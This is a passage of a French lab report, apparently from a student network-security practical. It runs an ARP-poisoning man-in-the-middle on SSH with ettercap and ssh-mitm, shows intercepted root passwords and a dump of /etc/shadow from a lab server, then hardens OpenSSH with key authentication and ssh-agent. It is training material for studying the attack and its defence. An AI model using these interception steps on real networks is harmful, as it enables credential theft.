  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.3.254 08:00:27:68:02:91

 GROUP 2 : 192.168.3.1 08:00:27:91:10:4D
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Nous regardons désormais sur les deux machines clientes et serveur SSH, le cache ARP :

```
root@DS1: ~#ip neigh show
192.168.4.18 dev enp0s3 lladdr 08:00:27:65:cf:6c STALE
192.168.3.254 dev enp0s3 lladdr 08:00:27:65:cf:6c REACHABLE
192.168.4.18 dev enp0s8 FAILED
192.168.3.100 dev enp0s3 lladdr 08:00:27:65:cf:6c STALE
```

```
root@US3:~# ip neigh show
192.168.3.1 dev enp0s9 lladdr 08:00:27:65:cf:6c REACHABLE
172.17.250.3 dev enp0s3 lladdr 00:0d:b4:2a:a8:34 STALE
192.168.2.1 dev enp0s8 lladdr 08:00:27:3a:95:0e STALE
192.168.3.100 dev enp0s9 lladdr 08:00:27:65:cf:6c STALE
```

```
root@DS1: ~#tcpdump -i enp0s3 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
11:01:58.049636 ARP, Reply 192.168.3.254 is-at 08:00:27:65:cf:6c (oui Unknown), length 46
11:02:03.209018 ARP, Request who-has 192.168.3.1 tell 192.168.3.100, length 46
11:02:03.209045 ARP, Reply 192.168.3.1 is-at 08:00:27:91:10:4d (oui Unknown), length 28
11:02:08.052464 ARP, Reply 192.168.3.254 is-at 08:00:27:65:cf:6c (oui Unknown), length 46
```

```
root@US3:~# tcpdump -i enp0s9 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s9, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:02:41.155604 ARP, Reply 192.168.3.1 is-at 08:00:27:65:cf:6c (oui Unknown), length 46
09:02:51.171180 ARP, Reply 192.168.3.1 is-at 08:00:27:65:cf:6c (oui Unknown), length 46
```

Nous installons ensuit tcpdump sur la machine attaquante :

```
root@debian:~# apt-get install tcpdump
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les NOUVEAUX paquets suivants seront installés :
  tcpdump
0 mis à jour, 1 nouvellement installés, 0 à enlever et 329 non mis à jour.
Il est nécessaire de prendre 467 ko dans les archives.
Après cette opération, 1 364 ko d'espace disque supplémentaires seront utilisés.
Réception de :1 http://ftp.fr.debian.org/debian bookworm/main amd64 tcpdump amd64 4.99.3-1 [467 kB]
467 ko réceptionnés en 12s (39,1 ko/s)
```

```
root@debian:~# tcpdump -i enp0s3 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:10:48.432837 ARP, Request who-has debian tell _gateway, length 46
15:10:48.432859 ARP, Reply debian is-at 08:00:27:65:cf:6c (oui Unknown), length 28
15:11:13.192282 ARP, Request who-has debian tell _gateway, length 46
15:11:13.192296 ARP, Reply debian is-at 08:00:27:65:cf:6c (oui Unknown), length 28
```

La machine attaquante envoie donc des ARP Reply au client en lui affirmant que l'adresse IP du serveur correspond à la MAC Attaquant

Puis, la machine attaquante envoie donc des ARP Reply au serveur en lui affirmant que l'adresse IP du client correspond à l'adresse MAC attaquant.

Nous envoyons une requête ICMP depuis le client vers le serveur tout en écoutant le traffic ICMP sur l'interface réseau de l'attaquant :

```
root@DS1: ~#ping 192.168.3.254
PING 192.168.3.254 (192.168.3.254) 56(84) bytes of data.
64 bytes from 192.168.3.254: icmp_seq=1 ttl=64 time=6.65 ms
64 bytes from 192.168.3.254: icmp_seq=2 ttl=64 time=12.5 ms
64 bytes from 192.168.3.254: icmp_seq=3 ttl=64 time=14.0 ms
64 bytes from 192.168.3.254: icmp_seq=4 ttl=64 time=15.9 ms
```

```
root@debian:~# tcpdump -i enp0s3 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes

15:16:06.483737 IP 192.168.3.1 > _gateway: ICMP echo request, id 32487, seq 32487, length 8
15:16:06.483989 IP _gateway > 192.168.3.1: ICMP echo request, id 32487, seq 32487, length 8
15:16:07.096778 IP 192.168.3.1 > _gateway: ICMP echo request, id 2, seq 76, length 64
15:16:07.098845 IP 192.168.3.1 > _gateway: ICMP echo request, id 2, seq 76, length 64
15:16:07.100573 IP _gateway > 192.168.3.1: ICMP echo reply, id 2, seq 76, length 64
15:16:07.112353 IP _gateway > 192.168.3.1: ICMP echo reply, id 2, seq 76, length 64
15:16:08.098714 IP 192.168.3.1 > _gateway: ICMP echo request, id 2, seq 77, length 64
```

3.4 Mise en œuvre de l'attaque MITM

Nous nous reconnectons au serveur SSH depuis le client :

```
root@DS1: ~#ssh 192.168.3.254
The authenticity of host '192.168.3.254 (192.168.3.254)' can't be established.
ED25519 key fingerprint is SHA256:SQzWok+29LETm7FEZij8ECfLQ20I+lgEUO97OhwKaS4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.254' (ED25519) to the list of known hosts.
root@192.168.3.254's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of ven. 10 avril 2026 13:20:02 UTC

  System load:  0.080078125        Users logged in:         0
  Usage of /:   30.3% of 23.45GB   IPv4 address for enp0s3: 172.17.110.220
  Memory usage: 6%                 IPv4 address for enp0s8: 192.168.2.254
  Swap usage:   0%                 IPv4 address for enp0s9: 192.168.3.254
  Processes:    111

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

La maintenance de sécurité étendue pour Applications n'est pas activée.

74 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri Apr 10 07:08:00 2026 from 192.168.3.1
root@US3:~#
```

Une fois sur le serveur, nous tapons des commandes sur le serveur :

```
root@US3:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:fd:c6:4b brd ff:ff:ff:ff:ff:ff
    inet 172.17.110.220/16 brd 172.17.255.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fefd:c64b/64 scope link dadfailed tentative
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:dc:72:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.254/24 brd 192.168.2.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fedc:7249/64 scope link
       valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:68:02:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.254/24 brd 192.168.3.255 scope global enp0s9
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe68:291/64 scope link
       valid_lft forever preferred_lft forever
root@US3:~# _
```

```
root@US3:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Nous arrêtons le spoofing et le service mitm :

```
TCP  192.168.3.1:34814 --> 192.168.3.254:22 | A (0)
Closing text interface...


Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

root@debian:~# ./ssh-mitm/stop.sh
Forcing termination...
Disabling IP forwarding in the kernel...

Successfully stopped sshd_mitm daemon and disabled forwarding rules.

root@debian:~#
```

Nous récupérons le login et le mot de passe tapés par la victime de notre attaque.

Attention il faut utiliser la commande journalctl, car les fichiers de journaux ont été dépréciés sur Debian12, donc inexistant (le fichier /var/log/auth.log) :

```
root@debian:~# journalctl | grep -i "intercepted"
avril 10 15:46:01 debian sshd_mitm[3751]: INTERCEPTED PASSWORD: hostname: [192.168.3.254]; username: [root]; password: [Azertyt0] [preauth]
avril 10 15:46:35 debian sshd_mitm[3755]: INTERCEPTED PASSWORD: hostname: [192.168.3.254]; username: [root]; password: [Azerty0] [preauth]
```

Nous pouvons aussi consulter le fichier /home/ssh-mitmog/shell_session_0.txt :

```
root@debian:~# cat /home/ssh-mitm/log/shell_session_0.txt
Time: 2026-04-10 13:46:01 GMT
Server: 192.168.3.254:22
Client: 192.168.3.1:47982
Username: root
Password: Azertyt0
-------------------------
root@debian:~#
```

```
root@US3:~# iipp  aa
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:fd:c6:4b brd ff:ff:ff:ff:ff:ff
    inet 172.17.110.220/16 brd 172.17.255.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fefd:c64b/64 scope link dadfailed tentative
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:dc:72:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.254/24 brd 192.168.2.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fedc:7249/64 scope link
       valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:68:02:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.254/24 brd 192.168.3.255 scope global enp0s9
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe68:291/64 scope link
       valid_lft forever preferred_lft forever
root@US3:~# iiccaatt  //eettcc//sshh    aa      dow
root:$y$j9T$ghQYOIJkH7IChkeOi87qx/$CCGMLN8dZ6ZxOtqRXSM2W6f.Z2UvkvH3Tg/CPM7Pl7.:20544:0:99999:7:::
daemon:*:19769:0:99999:7:::
bin:*:19769:0:99999:7:::
sys:*:19769:0:99999:7:::
sync:*:19769:0:99999:7:::
games:*:19769:0:99999:7:::
man:*:19769:0:99999:7:::
lp:*:19769:0:99999:7:::
```

Le fichier contient les commandes et la sortie de la session.

4. Renforcement de la sécurité du service OpenSSH

4.1 Mise en place d'une authentification par clés de chiffrement

Sur le client DS1, nous générons une paire de clés à l'aide l'algorithme ECDSA :

```
root@DS1: ~#ssh-keygen -b 256 -t ecdsa
Generating public/private ecdsa key pair.
Enter file in which to save the key (/root/.ssh/id_ecdsa):
Enter passphrase for "/root/.ssh/id_ecdsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ecdsa
Your public key has been saved in /root/.ssh/id_ecdsa.pub
The key fingerprint is:
SHA256:choQ7U6kYPDikTsh1WVE6Q+l47tGidomEWaMEuXdS7M root@DS1
The key's randomart image is:
+---[ECDSA 256]---+
|.oo..==.         |
|.++..++ .        |
|oOo.o=+o         |
|=.O .oB+         |
|.* . =E=S        |
|  o . ==.        |
|   + ...         |
|  o o o          |
|   o ...         |
+----[SHA256]-----+
root@DS1: ~#_
```

Nous vérifions que les clés sont bien présentes :

```
root@DS1: ~#ls -l $HOME/.ssh
total 16
-rw------- 1 root root 537 10 avril 16:00 id_ecdsa
-rw-r--r-- 1 root root 170 10 avril 16:00 id_ecdsa.pub
-rw------- 1 root root 143 10 avril 15:46 known_hosts
-rw------- 1 root root 143 10 avril 15:19 known_hosts.old
root@DS1: ~#
```

Nous affichons le contenu du fichier avec la commande cat :

```
root@DS1: ~#cat .ssh/id_ecdsa.pub
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFTvC0KA6mGGu80wAIRHGmpIlM4M2+mWsoAhYNFZ8FHz6ZdKvVzPe8DjMN9Yuc6IHA
 root@DS1
root@DS1: ~#
```

Ensuite, sur US3, nous décommentons les directives suivantes du fichier /etc/ssh/sshd_config :

```
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2
```

Nous redémarrons le service SSH :

```
root@US3:~# systemctl restart ssh
root@US3:~# _
```

Nous allons sur le client DS1, et nous décommentons les directives suivantes du fichier /etc/ssh/ssh_config :

```
  GNU nano 8.4                                                  /etc/ssh/ssh_config *

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Include /etc/ssh/ssh_config.d/*.conf

Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP no
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
   IdentityFile ~/.ssh/id_ecdsa
#   IdentityFile ~/.ssh/id_ed25519
   Port 22
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
```

Nous enregistrons, puis nous relançons le service SSH :

```
root@DS1: ~#systemctl restart sshd
root@DS1: ~#
```

Nous envoyons ensuite depuis le client SSH DS1, la clé publique au serveur SSH US3 avec la commande ***ssh-copy-id :***

```
root@DS1: ~#ssh-copy-id -i .ssh/id_ecdsa.pub root@192.168.3.254
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: ".ssh/id_ecdsa.pub"
The authenticity of host '192.168.3.254 (192.168.3.254)' can't be established.
ED25519 key fingerprint is SHA256:SQzWok+29LETm7FE2ij8ECfLQ20I+lgEUO97OhwKaS4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
root@192.168.3.254's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh -i .ssh/id_ecdsa 'root@192.168.3.254'"
and check to make sure that only the key(s) you wanted were added.
```

Nous vérifions sur US3 que la clé publique y figure bien :

```
root@US3:~# ls -l .ssh
total 4
-rw------- 1 root root 170 avril 28 08:41 authorized_keys
root@US3:~# cat .ssh/authorized_keys
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFTvCOKA6mGGu8
2+mWsoAhYNFZ8FHz6ZdKvVzPe8DjMN9Ywc6IH/LvtkoYpC7lGRH/KjD7gwI= root@DS1
root@US3:~# _
```

Nous essayons donc de nous connecter à partir du client SSH DS1 par authentification avec passphrase :

```
root@DS1: ~#ssh root@192.168.3.254
Enter passphrase for key '/root/.ssh/id_ecdsa':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of mar. 28 avril 2026 08:45:30 UTC

  System load:  0.91357421875      Users logged in:         1
  Usage of /:   30.4% of 23.45GB   IPv4 address for enp0s3: 172.17.110.220
  Memory usage: 6%                 IPv4 address for enp0s8: 192.168.2.254
  Swap usage:   0%                 IPv4 address for enp0s9: 192.168.3.254
  Processes:    116

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

La maintenance de sécurité étendue pour Applications n'est pas activée.

74 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Apr 28 08:33:10 2026
root@US3:~# _
```

Nous utilisons la commande exit pour terminer la connexion SSH.

Sur le serveur SSH US3, nous désactivons l'authentification par mot de passe pour conserver celles par clé :

```
# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no
```

Et nous redémarrons le service SSH.

4.2 Utilisation de ssh-agent

Nous saisissons les commandes ***ssh-agent /bin/bash*** et ***ssh-add*** sur le client SSH DS1, nous rentrons la passphrase :

```
root@DS1: ~#ssh-agent /bin/bash
root@DS1: ~#ssh-add
Enter passphrase for /root/.ssh/id_ecdsa:
Identity added: /root/.ssh/id_ecdsa (root@DS1)
root@DS1: ~#
```

Maintenant, nous n'avons plus besoin de saisir la passphrase pour se connecter en SSH :

```
root@DS1: ~#ssh root@192.168.3.254
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-174-generic x86_64)
```